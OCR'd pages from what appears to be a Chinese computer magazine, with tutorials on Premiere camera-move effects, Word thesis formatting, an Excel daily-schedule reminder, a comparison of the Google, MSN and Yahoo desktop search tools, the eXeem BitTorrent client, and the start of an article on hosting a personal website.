第二步：启动Premiere后，在工程设置窗口中选择建立PAL格式的影片，按下Ctrl＋I快捷键将宽幅照片导入素材窗口中，然后将其拖入视频1A轨道，拖动照片素材的尾部将播放时间拖长为4秒。

第三步：单击选中视频轨道上的照片片段，再在“效果控制”面板上(如该面板未显示，可执行“窗口→显示效果控制”命令将其调出)单击“动作”后面的“设置”进入运动设置窗口。

(1)摇移镜头的设置

在动作设置窗口右上角的设置框中，可以看到有两个节点，左侧是动作开始点，右侧是结束点。首先点击一下开始点，然后在右下角的“失真度”框中拖拉图片四角的节点，调整恢复图片的宽幅属性，再移动开始点，使图片的右边缘与表示可见区域的灰框的右边缘对齐；同样方法，点击动作的结束点，在“失真度”框中调整好图片后，移动结束点，使图片的左边缘与可见区域左边缘对齐。设置完毕，可以在左侧预览框中，看到这幅风景照片如同电影一样，慢慢从左到右实现了摇移镜头的效果(见图5)。




图5

(2)推拉镜头的设置

依前面方法进入动作设置窗口后，首先将动作的开始点拖到可见区域的中心，调整图片大小与可见区域完全重合，使影片一开始显示全景。接着点击动作的结束点，也往可见区域的中心区域拖动，使图片中的白塔处于中心位置，然后在窗口底部的参数栏里将“缩放”参数由默认的100%增大至200%。这时在预览框中可以看到，一开始显示风景全貌后会慢慢地推拉镜头，最后画面固定在选定的白塔上(见图6)。



图6

第四步：制作好后点击“确定”返回主界面，按下Ctrl＋M快捷键导出电影即可。

小调查

Premiere精彩案例由你选

本文是针对初学者的一个入门教程，只涉及到了Premiere 6.5中的基本操作，实际上它的功能极其强大，能做出非常专业的影片效果，只有你想不到，没有它做不到。下面列出几个选题，大家可根据自己的兴趣投票，我们将把得票数最高的选题制作出文章，供大家学习参考。

编号	实例名称	简介
1	制作卡拉OK	歌词会随着歌曲的进度改变颜色
2	画中画	大电影中嵌套小电影画面的制作方法
3	高级字幕制作	滚动字幕、字幕叠加、卷动字幕、放大镜效果等
4	你所想到的其他的应用实例	

CF [YY21]

今年我们要快乐地写毕业论文

毕业论文写作全攻略

★★

■选题推荐：珠海　孙宁　Jimmy

又到一年做毕业论文时　你准备好了吗？说到毕业论文写作，很多同学都会为之苦恼，查资料、翻译英文、画图纸、答辩样样想想都困难。但是，写作论文样样也都有技巧，有了这些技巧，你会发现，原来写作毕业论文也是快乐的！

简单地说，毕业论文就是大学生毕业前提交的一份具有一定学术价值的文章，是对大学所学知识以及自身工作、社交、学习能力的一次总结和提高，学校重点通过毕业论文来考察大学生掌握知识的程度以及分析问题和解决问题的能力。毕业论文写作过程一般分为以下几个阶段：1.题目选择；2.课题调研；3.文献检索与应用；4.撰写论文；5.论文答辩。

毕业论文写作实战

毕业论文通常由题目、摘要、目录、引言、正文、结论、参考文献和附录等部分构成。对于本科生，论文字数一般在5000至20000字之间，同时对于论文打印和排版的格式也有着十分严格的要求。表1列出了常见论文写作的格式要求。

很多时候，我们写文章都是先在Word中写好后再排版，但对于毕业论文这种篇幅较长的文章，这样做往往效率不高。下面的实战通过先制定论文格式，再动笔写论文的方式进行，相信这种方式对你的论文写作更有帮助。

1.页面设置

按照表1的要求及论文打印的需要(要预留装订线距离以及设置行间距)进行页面设置。

第一步：在菜单中依次选择"文件→页面设置"，调用出"页面设置"对话框(见图1)。在"页边距"选项卡中分别做以下设置："上:3.7cm，下:1.7cm，左:1.0cm，右:1.4cm，装订线:1.35cm"(**注意：具体的页面设置，不同学校的要求可能不同**)。

第二步：选择"纸张"选项卡，将"纸张大小"设置为"16开"。

第三步：选择"文档网格"选项卡，将对应选项设置为"每行：32个字符，跨度:12.75磅，每页：21行，跨度:27.45磅"。



图1

2.设置样式

设置好样式之后，在写作过程中，你就能很方便地设置字体大小等格式而不用麻烦地每次重复格式设置的繁琐工作。

第一步：选择"格式→样式和格式"，可以看到Word的右边会出现一个设置窗口(见图2)。




图2

第二步：按照表1的格式要求"正文每章标题用三号黑体居中打印"，进行设置。点击"新样式"，弹出"新建样式"设置窗口，将对应项目设置为："名称：正文每章标题，格式：黑体、三号，居中"(见图3)。

这样就设置好了一个样式，以后每当要输入每章标题

表1　毕业论文的排版要求

项目	格式要求
页面设置	纸型为16K，标准16K版芯。
摘要	三号黑体，居中。"摘要"　二字下空一行打印摘要内容(小四号宋体)。
关键词	摘要内容后下空一行打印"关键词"三字(小四号黑体)，其后为关键词(小四号宋体)。
目录	二字为小二号黑体，居中打印；下空一行为章、节、小节及其开始页码(小四宋体)。
前言	"前言"二字为三号黑体，居中打印。
正文	每章标题为三号黑体居中；每节标题为四号黑体左起，小节标题为小四号黑体左起。正文为小四号宋体。
图	图题中文字体为五号宋体。
表格	按章顺序编号，表内必须按规定的符号标注单位。
公式	公式书写应在文中另起一行，居中排列。公式序号按章顺序编号。
参考文献	按论文中参考文献出现的先后顺序用阿拉伯数字连续编号。参考文献中每条项目应齐全。

时，只需要在样式选择中选择“正文每章标题”，之后输入标题，即可按照设置后的样式在输入文字的同时自动设置好标题的格式了(见图4)。同时，你也可以在输入标题后，选择输入的标题文字，再在样式中选择“正文每章标题”来进行标题的样式套用。按照上面的方法，你可以逐一对论文中不同格式的部分进行设置，在写作中方便的调用。



图3



图4

3.文章的分节

我们通常在写论文详细内容之前先写好论文的提纲，也可以说是分好论文的章节。

第一步：写好论文的提纲(即每章标题，每小节标题等)。

第二步：在分章处和分节处插入“分节符”。用鼠标将光标定位在论文两章的交接处，选择“插入→分隔符”，在弹出的分隔符设置窗口中，选择“分节符类型”为“下一页”(见图5)，这样即可在分章节的同时另起一页继续下一章的内容，而不用敲入多次回车键来通过插入换行符使下一章另起一页(如果是两小节之间，这里的“分节符类型”要选择“连续”，因为我们一般不需要在两个小节之间分页)。



图5

4.生成目录

论文的标题、目录和摘要往往是老师评判论文的最主要的标准(老师评论文的时候第一印象就来自于这三个要素)。下面我们来进行目录的自动生成。

第一步：选择“菜单→插入→引用→索引和目录”，弹出“索引和目录”的设置窗口，选择“目录”选项卡(见图6)，点击“显示大纲工具栏”按钮，再按“取消”按钮，否则在没有设置级别的时候生成目录会出错。这样操作是为了使用



图6

大纲工具栏来对文章进行大纲的级别设置，从而为方便快捷的生成目录做准备工作。

第二步：选中论文中每章的标题，在大纲工具栏中将其设置为“1级”，同样方法将小节标题设置为“2级”。以此类推，将你想在目录中生成的内容设置成不同的级别。设置时，要注意1级的级别最高，即章标题。

第三步：设置好级别以后，把光标定位到文章的最前面，插入一个“下一页”类型的分节符，把生成的目录与正文区分开来。再进入“索引和目录”的设置窗口，直接点击“确定”按钮即可自动生成目录(见图7)。



图7

5.设置页眉和页脚

论文要求在不同的章节显示不同的页眉，页脚显示不同页码。

第一步：将光标定位到论文的最开始处，选择菜单中的“视图→页眉和页脚”进入页眉和页脚的设置(见图8)。




图8

第二步：如果要实现在不同的章节显示不同的页眉，那么一定要在此之前设置好分节符。现在我们可以看到，页眉设置上有一行小字“与上一节相同”，这是Word默认的设置，在这种情况下，如果我们输入一个页眉，那么整篇文章都将采用这一页眉。我们现在需要每章有不同的页眉，所以要按下面的方式设置。用鼠标点击页眉和页脚的设置工具栏上的“同前”按钮 ，取消Word默认的整篇文章都采用相同页眉的设置，之后即可对每一章节设置不同的页眉。

第三步：按页眉和页脚工具栏上的“在页眉和页脚间切换”按钮 ，切换到页脚的设置。我们的论文摘要、目录、正文都在一篇Word文档中，如果按照Word的默认设置，整篇文章也将采用同样的页码设置(即从文档第一页开始自动编号到最后一页)，这样一来就不能实现目录、正文的独立分别编页码(论文的目录一般页码为“Ⅰ，Ⅱ等”，正文一般页码为“1、2、……”等，目录部分的页码不计入正文页码)。同样，

类似于页眉的设置，我们也要用鼠标点击“同前”按钮取消 Word 的默认设置。之后，我们点击工具栏上的“设置页码格式”按钮设置不同的页码格式(见图9)。



图 9

6.论文插图轻松编号

论文中往往会穿插很多图片，这些图片要求在文章中按顺序编号。Word 为我们提供了图片自动编号的功能。在你需要进行编号的图片上单击鼠标右键，选择“题注”，弹出“题注”设置对话框，在其中按照你的需要设置即可(见图10)。



图 10

7. 轻松绘制图表

在写作一些理工类论文时，通常需要利用实验数据列出图表，同时根据表中的数据画出折线图(或散点图、柱形图、条状图等)。下面使用 Excel 来告诉你怎样画一个漂亮的散点图(本图只用作画图的操作说明)。

第一步:打开 Excel，按照图 11 中的项目分别输入数据，我们这里将天然气价格定为图的横坐标，将价格定为图的纵坐标。



图 11

第二步:用鼠标选中需要画图的数据。之后选择“菜单”上的“插入→图表”，弹出“图表向导”对话框，选择“散点图”，之后按照提示操作(见图12)。



图 12

第三步:在各项都设置好以后，点击“完成”按钮即可生成需要的散点图(见图13)。如果需要修改，可以用鼠标右键点击生成的图，选择相应的选项即可对图的相应设置进行修改和编辑。另外要说的是，Excel 生成的图表可以非常方便的插入 Word 中，最简单的方法就是把 Excel 中生成的图直接复制到 Word 中。同样，AutoCAD、Visio 等软件也对 Word 的支持很好，可以直接将其中绘制的图通过复制直接插入到 Word 中。




图 13

8.输入公式

使用 Word 自带的“公式编辑器”可以方便快捷地输入公式。

第一步:在“插入”菜单上选择“对象”，然后选择“新建”选项卡。

第二步:在“对象类型”框中选择“Microsoft 公式 3.0”。如果之前没有安装公式编辑器，会有提示你安装。

查找资料

写论文占用时间最多的内容之一便是查找论文的相关资料，这里提供几个查找论文资料的方法。

1.到图书馆查找

学校的图书馆往往是资料比较全的资料库，对于查找论文资料来说，不要只把范围限定在学校的常规图书上，更要注意到“科技期刊阅览室”和“科技论文阅览室”查找。尤其是“科技论文阅览室”，你可以借几本论文出来作为写论文的参考。

2.在互联网上查找

提供给你几个网址，除在 Google 和百度上大搜特搜之外，这些网站往往能包揽你所需要的大部分资料。

http://www.cnki.net 中国期刊网，这里有全国优秀的科技期刊的电子版，有丰富的资料供你参考。

http://www.wanfangdata.com.cn 万方数据库，在国内，与中国期刊网同样出色的科技资料数据库。

http://www.lib/xjtu.edu.cn 西安交大钱学森图书馆，其中有数字图书馆及全面的科技资料检索的网站说明。

翻译英文资料

翻译英文资料一般是论文中不可缺少的一部分，导师往往会交给你一篇 2000 至 20000 字左右的英文原版论文来让

免费秘书Excel 事事及时提醒你

★★★

■安徽　陈秀峰

我们每天有大量的工作要去做，忙起来全无头绪，真的很需要有个秘书来提醒一下。可是，这对我们这些上班族来说太异想天开了，那就让Excel作你的电子秘书吧。

第一步:启动Excel2003，并新建一工作簿，取名保存(如"工作安排.xls")。

第二步:切换到Sheet2工作表中，在A1至A5单元格中输入1至5数字，分别代表周一至周五。将相关工作内容简要输入在后续单元格中(一个单元格输入一件事，见图1)。

	A	B	C	D	E	F
1	1	8点东苑1号楼验收	10点江东2号楼投诉处理	11点站里开会	14点工程巡查	16点东苑2号楼检测
2	2	8点东苑2号楼验收	10点工程巡查	14点工程巡查	16点东苑3号楼检测	
3	3	8点东苑3号楼验收	10点工程巡查	14点工程巡查	16点东苑4号楼检测	
4	4	8点东苑4号楼验收	10点工程巡查	14点工程巡查	16点东苑5号楼检测	
5	5	8点东苑5号楼验收	10点建委开会	14点站内学习	16点东苑6号楼检测	

图1

第三步:切换到Sheet1工作表中，在B2单元格(不一定非得是B2单元格，下同)中输入公式:=TODAY()，用于显示当前系统日期。

第四步:在C2单元格中输入"星期"字符，在D2单元格中输入公式:=WEEKDAY(B2,2)，用于显示星期数。选中D2单元格，执行"格式→单元格"命令，打开"单元格格式"对话框。切换到"数字"标签下，先选中"分类"下面的"特殊"选项，再选中右侧的"中文小写数字"选项，确定返回，让星期数显示为中文小写格式。

第五步:将B1、C1、D1三个单元格合并成一个单元格，并输入相应的字符(如"工作安排"等)。

第六步:仿照上述操作，分别将B3至D3、B4至D4……B7至D7合并成一个单元格，分别输入公式:=VLOOKUP($D$2,Sheet2!$A$1:$F$5,2,FALSE)、=VLOOKUP($D$2,Sheet2!$A$1:$F$5,3,FALSE)……=VLOOKUP($D$2,Sheet2!$A$1:$F$5,6,FALSE)。用于从Sheet2工作表中操作相应的数据，显示到当前单元格中。

第七步:设置好字体、字号、字符颜色、行高和列宽等要素，保存。

第八步:以后只要打开上述工作簿，相应的工作安排即刻呈现在眼前(见图2)。

B	C	D
工作安排		
二〇〇四年七月十二日	星期	一
8点东苑1号楼验收		
10点江东2号楼投诉处理		
11点站里开会		
14点工程巡查		
16点东苑2号楼检测		

图2

小提示

★系统日期一定要设置准确。

★如果将上述公式簿文档(或其快捷方式)放在系统"启动"组中，那么当系统启动时自动打开上述文档，使用更加方便。

CF [YY23]

你翻译。如果你很幸运地得到一份电子版的英文资料，可以非常轻松地利用金山词霸、金山快译等翻译软件来帮助你翻译论文。但如果导师只是给你一份英文资料的文字书面版本，那么就比较麻烦了，因为很多时候，论文最后要提交原版英文资料和你翻译成中文的电子版和打印版。不过，这里告诉你一个好方法，用扫描仪或者数码相机把书面的文字扫描或者拍下来，再通过OCR(文字识别)软件将其中的文字识别出来，不就得到了一份电子版的文档吗？另外，在这样操作之前，不妨将英文资料的标题当作关键字在Google中搜索一下，很多时候也能找到这篇英文资料的电子版下载。

准备论文答辩

答辩是一个双向沟通的过程而不仅仅是老师对你的考察——老师通过答辩来考核你的论文，你通过答辩来回答问题以及把你论文中的重点和关键告诉老师。一般，老师会在答辩过程中主要考察你以下几个问题:

1.你对这个课题的研究是从哪些方面入手的，有何新的发展，提出和解决了什么问题？

2.设计方案或论文立论的主要依据是什么？

3.重要的引文、版本、出处。

4.你在实验(试验)过程中主要进行了那些研究？

5.你对本课题的研究还有什么想法？

知道了论文答辩的特点，相信你已经能轻松应对了吧。

从毕业论文的写作中，你学到的不仅仅是知识，更能在工作前体会到工作的味道以及如何为人处事，更能体会到沉浸在一种研究和爱好中的乐趣与享受，也将能有机会与知名的科学家和大师一起讨论当今最新的技术和话题，体会毕业论文快乐进行时！ CF [YY22]

全面比较桌面搜索工具 告诉你该选哪一款

三个桌面搜索都是大腕 我该挑谁?

★★★

■四川 飞翔鸟 选题推荐:北京 自由人(奖金100元)

某日，笔者正在为找一篇以前写的文章焦头烂额，因为已经记不得它被塞到硬盘的哪个位置了，甚至连文件名也忘了。于是想到了近来几大软件公司发布的桌面搜索工具，据说它们都能够根据内容来搜索硬盘中存放的文档。不过我却在为究竟选择哪一款犯了难——Google、微软、雅虎，哪一家都是业界响当当的人物啊！将它们统统下载到硬盘，进行了一番挑剔之后，我们有了下面的总结。

广发英雄帖——桌面搜索达人齐聚

按照这三家公司的桌面搜索软件发布时间的先后排列，它们分别是Google Desktop Search(以下简称为GDS)、MSN Toolbar Suite(以下简称为MTS)、Yahoo! Desktop Search(以下简称为YDS)。三款软件都免费，且目前都在测试中，其中GDS和YDS都只提供了桌面搜索相关的功能，而MTS则不仅包含桌面搜索，而且整合了大家熟悉的MSN Toolbar。下面的表格中给出了它们的安装文件大小以及下载地址，从中我们可以看出GDS的个头最小，这是否代表它的功能最弱呢？接着往下看。

附表1:

软件名:GDS	软件大小:447KB
下载地址:http://desktop.google.com/GoogleDesktopSearchSetup.exe	
软件名:MTS	软件大小:4813KB
下载地址:http://g.msn.com/8SEURL/enusDownloadSuiteURLbdy_results	
软件名:YDS	软件大小:7885KB
下载地址:http://desktop.yahoo.com/download	

比武大招亲——看看谁适合“入嫁”到你的硬盘

为了找到最适合自己的一款，我们分为四个回合来对它们进行对比考验，其中前三个回合是主要特性的对比，最后一个回合是自由发挥的时候。相信你在看完这4个回合的比拼结果之后，也会跟笔者一样做到心中有数。

Round 1:支持的文件类型

附表2:

软件名	支持的文件类型
GDS	Outlook/OE邮件，Word、Excel、PowerPoint、文本文档，IE缓存文件，AIM聊天纪录
MTS	Outlook/OE邮件(包括附件)，Word、Excel、PowerPoint、文本文档，PDF文档，IE缓存文件，音乐、视频、图片等
YDS	Outlook/OE邮件(包括附件)，Word、Excel、PowerPoint、Text、RTF、PDF文档，IE缓存文件，音乐、视频、图片、ZIP等(共200多种，可以到http://desktop.yahoo.com/filetypes去查看所有支持的文件类型)

判决:YDS胜出，MTS紧随其后，两者几乎旗鼓相当。其中比较关键的是两者都支持对PDF文件进行内容搜索，不过默认情况下MTS并不支持，需要下载安装一个微软提供的ifilter插件，下载地址:http://g.msn.com/8SEENUS/AdobeLinkbdy_successsuite。需要说明的是，对于MTS和YDS来说，其对音乐、视频、ZIP等非文档型文件的支持，是指它们能够检索到这些文件的文件名、作者、创建时间等信息。

Round 2:搜索的结果数和速度

三款软件搜索原理都一样:在本地硬盘中建立一个索引(index)服务器，然后通过在系统空闲时间里对硬盘中的文件信息进行收集、索引。进行搜索时，索引服务器便在索引中寻找符合条件的文件并列出结果。由此可以看出，对于刚刚安装的桌面搜索工具，是搜索不到任何结果的，必须给一定时间让它索引本地文件，该时间的长短取决于你硬盘中文件的数量以及计算机的空闲时间。

小提示

MTS默认情况下只能索引位于“我的文档”中的文件以及Outlook/OE中的邮件正文，要开启它对整个硬盘文件以及邮件附件的支持，请选择“Indexing Options”菜单，切换到“Desktop Search”标签，在“Search locations”栏中勾选“Email and all hard disks”一项。当然为了节约检索时间，你也可以选择“Specific locations”并指定要检索的目录。勾选“Index email attachments”一项，设置完毕后单击“Rebuild Index”按钮。(见图1)此外，MTS与GDS、YDS不一样，它只有当你开启Outlook/OE时，才会对其中的邮件进行索引。




图1

在安装它们5小时后，以"OK"为关键字搜索，GDS、MTS、YDS得到的结果数量分别是:17、108、50，而它们各自索引的文件数量分别为:9010、13954、10243。这个结果应该在大家预料之中，因为GDS支持的文件类型最少。而在搜索速度上，除GDS有显示为"0.03秒"外，其它两个工具所需时间无法得知，不过应该与之不相上下，三款工具在搜索时都是几乎瞬间即可获得结果。

判决:在搜索结果数上MTS胜出，在搜索的定制性上YDS胜出。除了GDS外，其他两款工具都支持手动索引文件，且YDS对索引的可定制性更高。

Round 3:对中文的支持能力

通过笔者测试，MTS对中文支持最为出色，几乎达到完美。GDS在测试过程中则出现了两个问题：一是有时搜索结果中会出现乱码；(见图2)二是它不支持中文分词，也就是说它把中文的句子当作是一个单词来处理。YDS的表现则最差，笔者经常遇到它能检索到结果，但却因为结果文件所在目录的目录名或者结果文件的文件名是中文，而无法打开的情况。

判决：MTS胜出，GDS紧随其后，YDS最后。



图2

Round 4:各自的特色功能

下面来看看它们各自还有什么花样可以吸引用户。

1.GDS——缓存的妙用

GDS的特色之处在于它对每个搜索结果都提供了类似Google的页面缓存功能。该功能可以作为我们挽救误删文件的一种方法，比如你某天撰写的一篇日记，该日记是用Word文档保存的，但你不慎将它删除，我们可以通过GDS来搜索，在搜索结果中点击"cached"链接，即可将内容找回来。

2.MTS——整合功能的大杂烩

MTS其实是MSN Toolbar和MSN Deskbar两个工具的整合，除了提供比较强大的桌面搜索功能外，它提供的MSN Toobar还增加了自动填写网页表单(Form Fill)、阻止网页弹出窗口(Blocked)、直接登录Homail相关页面(Hotmail)、即时显示MSN Messenger在线人数(MSN Messenger)、与微软推出的MSN Space网络日志配合的Spaces按钮等等(见图3)。



图3

小提示

MTS不仅整合进了IE浏览器，而且也整合到了资源管理器和Outlook/OE中，你可以在这些地方使用到它有针对性的搜索功能，比如在Outook中默认搜索就是搜索Outlook邮件(见图4)。当然，YDS也被整合到了Outlook中，提供了一个YDS搜索工具栏。



图4

3.YDS——远程搜索和超强的结果预览功能

YDS中提供了一个允许远程计算机搜索本机索引文件的功能，这可以让你在其他计算机中完成搜索，有时利用该功能会大大提供我们的工作效率，特别是在单位局域网中查找文件时。要开启该功能需要在YDS中选择"Tools→Options"，切换到"Server Mode"标签，单击"Enable Server Mode"按钮，并勾选"Allow other users and computers on the Network to access your index"。不过我们发现该功能目前问题很多，也许是当前YDS版本还很不稳定吧。

此外，YDS还提供了对多种搜索结果文件类型的预览功能，如所有文档格式文件，Outlook/OE邮件，甚至音乐、视频文件(需要在"Opitons"设置窗口中切换到"Play Media Files"标签，勾选"Play Media Files in View Pane"一项)(见图5)。有意思的是，用它来搜索Outlook中的邮件，YDS直接提供了一个"Apply"按钮，单击它我们可以直接调用Outlook来回复该邮件，非常方便。




图5

我每天都要用BT来下载电影，最近消息灵通的朋友告诉我……

下一代BT软件来了！

★★★

■ SC 选题推荐:王争强(奖金50元)

由于涉及版权问题，目前很多国外的BT站点都被迫关闭，不过BT的“共享精神”依然势不可挡——近日，著名的BT下载网站suprnova.org推出了一款名为eXeem的软件，这款软件集成了BT和另外一款优秀的P2P软件KaZaa的优势，被称为“下一代BT软件”。笔者经过试用后发现，它的确名不虚传，如果你是追新一族，就一起看看它究竟强在哪里吧。

小知识

eXeem的“前世今生”

去年年底，深受欢迎的BitTorrent文件(简称BT)共享网站Nova.org宣布停止它的BT链接服务。造成这样结局的原因，是美国电影协会(MPAA)针对互联网电影盗版向若干P2P服务器运营商提出了控诉。此后，SuprNova就开始和一家公司合作开发新的P2P软件，其名为eXeem，是一个基于Bit-Torrent的P2P分布系统。作为BT升级产品，它已经抛弃了种子服务器，这样可以在一定程度上避免版权组织的起诉和打击。现在eXeem已经进入公开Beta测试阶段。至于使用起来究竟感觉如何，请看下文介绍。

eXeem小档案

- 软件版本:0.20 Public Beta　软件大小:2529KB
- 软件性质:免费软件　运行平台:Windows 9X/ME/2000/XP
- 下载地址:http://coffeee.host-dot.com/eXeem0.20.exe
- 汉化版地址:http://dla.pchome.net/internet/download/hy_eXeem.zip
- 软件备注:跟KaZaa一样，eXeem是一款AD-ware(带有广告程序的软件)，如果你安装它，它默认会装上一款Toolbar软件。不过你可以到http://www.downloadcounter.com/cgi-bin/download.pl?username=BitStream&account=1下载去除了广告程序的Lite版本。

如果你安装的是原版的eXeem，在安装过程中“Select Components”(选择集成)一步请取消勾选“eXeem Internet Explorer Toolbar”一项(见图1)。




图1

运行eXeem后，大家可以看到其界面非常清新，跟我们使用的BT客户端非常相似。在软件底部的任务栏上我们可以看到当前的用户数量(users)、文件数(files)、总共享文件容量(shared)。下面介绍一下功能和使用方法。

种子文件不再难找

eXeem不仅支持普通BT客户端的连接“.torrent”种子的功能，而且它的独特之处在于:它提供了一个庞大的共享

附表3(特性对比):

特　性	GDS	MTS	YDS
文件索引方式	在系统空闲时间自动索引	在系统空闲时间自动索引，或者手动索引	在系统空闲时间自动索引，或者手动索引，且支持对不同目录的不同定制
索引文件存放位置	不支持自定义	不支持自定义	支持自定义
结果关键字高亮显示	支持	支持	支持
结果缓存(cache)	支持	不支持	支持
搜索结果排序	支持按照关联度和时间排序	支持按照文件类型、时间、名称等排序	支持按照文件类型、时间、名称等排序
使用稳定性	好	好	不稳定，偶尔遇到非法错误

尘埃终落定——你该选择哪一款?

通过上面的介绍，不知道你是否已经有了自己的选择。综合看来，MTS对中文支持最好，而且功能比较强大，它的得分应该是最高的。不过笔者建议大家根据自己的实际情况来做取舍:推荐喜欢简洁明快的朋友，尤其是Google的拥护者使用GDS;推荐MSN Toolbar用户以及使用Outlook/OE发送邮件的朋友使用MTS;推荐常常需要查找英文文档，而且对桌面搜索具有发烧级兴趣的朋友使用YDS。附表3中列出的是前文中没有提到的特性对比情况。

CF [YY24]

文件库，你不仅可以分类查询，也可以直接通过它来搜索其他人发布的文件，这样就免去了你四处寻找种子站点的麻烦。

分类查询：切换到"New files"(新文件)标签，在"Show category"(显示分类)下拉列表中选择一个目录，比如Games、Movies等，再在"Sub category"(子分类)下拉列表中选择其下属分类，最后单击"refresh"(更新)按钮，你就可以看到所有符合条件的文件都在右边排列出来了。对每一个文件，我们都能看到它的文件大小、种子数(Seeds)、下载人数、评论(Comments)，当然最好挑选种子数多的来双击下载了(见图2)。




图 2

小提示

面向父母的安全设置

选择"Options→Configuration"(选项→设置)菜单，在"appearance"(外观)(见图3)标签中勾选"Parental protection enabled"(开启父母保护)一项，并设置一个密码，这样eXeem会自动过滤掉不健康的内容，别人要想开启，必须知道密码方可。需要注意的是，eXeem与其他BT客户端不同，它对上、下载速度的控制数值 -1 代表无限制，大家可以切换到"downloading"标签设置。



图 3

搜索查询：切换到"Search"标签中，输入关键字，还可以定制文件大小、种子数、所属分类等条件，单击"Search"进行检索。

上传文件一招制敌

"饮水思源"，我们在下载的同时也别忘记了把自己的好东东上传与网友分享。选择"File→Publish file pack"(文件→发布文件包)菜单打开"Publish"(发布)窗口，在"path"栏选择上传文件，在"name"栏为其设置一个名字，并分别设置目录(category)、子目录(sub category)、语言(language)等属性，最后在"description"(描述)栏简单描述一下该文件，单击"Publish"按钮即可发布该种子(见图4)。



图 4

切换到"Transfers"(传输)标签我们就可以看到自己上传和正在下载的文件了，如果你想将某种子与你的好友分享，只需要在该文件上点击右键，选择"Copy eXeem link"(复制eXeem链接)将其地址复制到剪贴板，并发送给好友，好友收到后，只需在eXeem中选择"File→Open eXeem link"(文件→打开eXeem链接)菜单，将地址粘贴进去即可。这比普通的BT还需要传送一下种子方便得多。

小提示

有时我们不希望一直对自己上传的文件做种，可以设置一下：选择菜单命令"Options→Configuration"(选项→设置)菜单，切换到"seeding"标签，在"auto stop seeding"(自动停止播种)栏勾选"automatically stop seeding"(自动停止播种)，并在"when share ratio becomes >="(当共享率大于)栏设置一个数值(建议保持默认"2")，这样当文件的下载率达到该数值后，eXeem会自动停止做种。

常见问题解答

问：怎样在eXeem中添加新的下载？

答：eXeem使用像edonkey(电驴)的网址格式提供下载连接(如exeem://这种样式)，只要输入别人提供的网址，就能自动开始下载。

问：如何最小化到系统托盘？

答：在"Option→Configuration→Appearance"(选项→设置→外观)中选择"minimize to system tray"(最小化到系统托盘)即可。

问：如何设置上下载速度限制？

答：和其他一些BT软件一样，eXeem分成全局和单个设置。

单个文件设置："Option→Configuration→downloading→Per file settings"(选项→设置→下载→单个文件设置)

全局设置："Option→Configuration→global limits"(选项→设置→全局限制)

问：eXeem需要开启一个端口(port)吗？

答：和其他P2P软件一样，eXeem也需要开启一个端口作为传输通道。你可以到"Option→Configuration→Network"(选项→设置→网络)中进行设置。

CF [YY25]

■ 四川　Orange

能上网，就能架网站

★★★★

五分钟　你的电脑变成服务器

本文可以帮你学到

- 菜鸟也能快速打造自己的网站
- 轻松实现网络硬盘、远程控制和论坛和聊天室
- 你的硬盘有多大，网站空间就有多大

如果想在网上安家落户，你会面临以下选择:要么租用虚拟主机，这样既要花钱而且还得忍受服务商的诸多限制(如不能放聊天室程序等)，要么在本机架设服务器，这样又要求你的电脑拥有真实IP或安装动态IP解析程序，而且一旦你处于连公网IP都没有的小区网络或局域网中，这将变成几乎不能完成的任务。难道真的就没别的办法了?试试这款名为MyShow工具箱的软件吧!

MyShow工具箱有何神奇之处?

MyShow工具箱是一款可以帮助我们在自己的电脑上架设个人网站的免费软件，与其他同类软件相比，它有以下优势:

★只要你的电脑连接到Internet，你就可以马上建立自己的个人站点。

★你的硬盘有多大，你的站点空间就有多大，无需上传网页、图片等站点文件，所有文件存放在本地硬盘中。

★支持ASP页面，支持Access、SQL数据库，且几乎不需任何设置。

★自带能够实现聊天室、论坛、网络U盘，甚至远程控制、远程桌面功能的插件，安装非常简单。

安装实战!将个人电脑打造成服务器

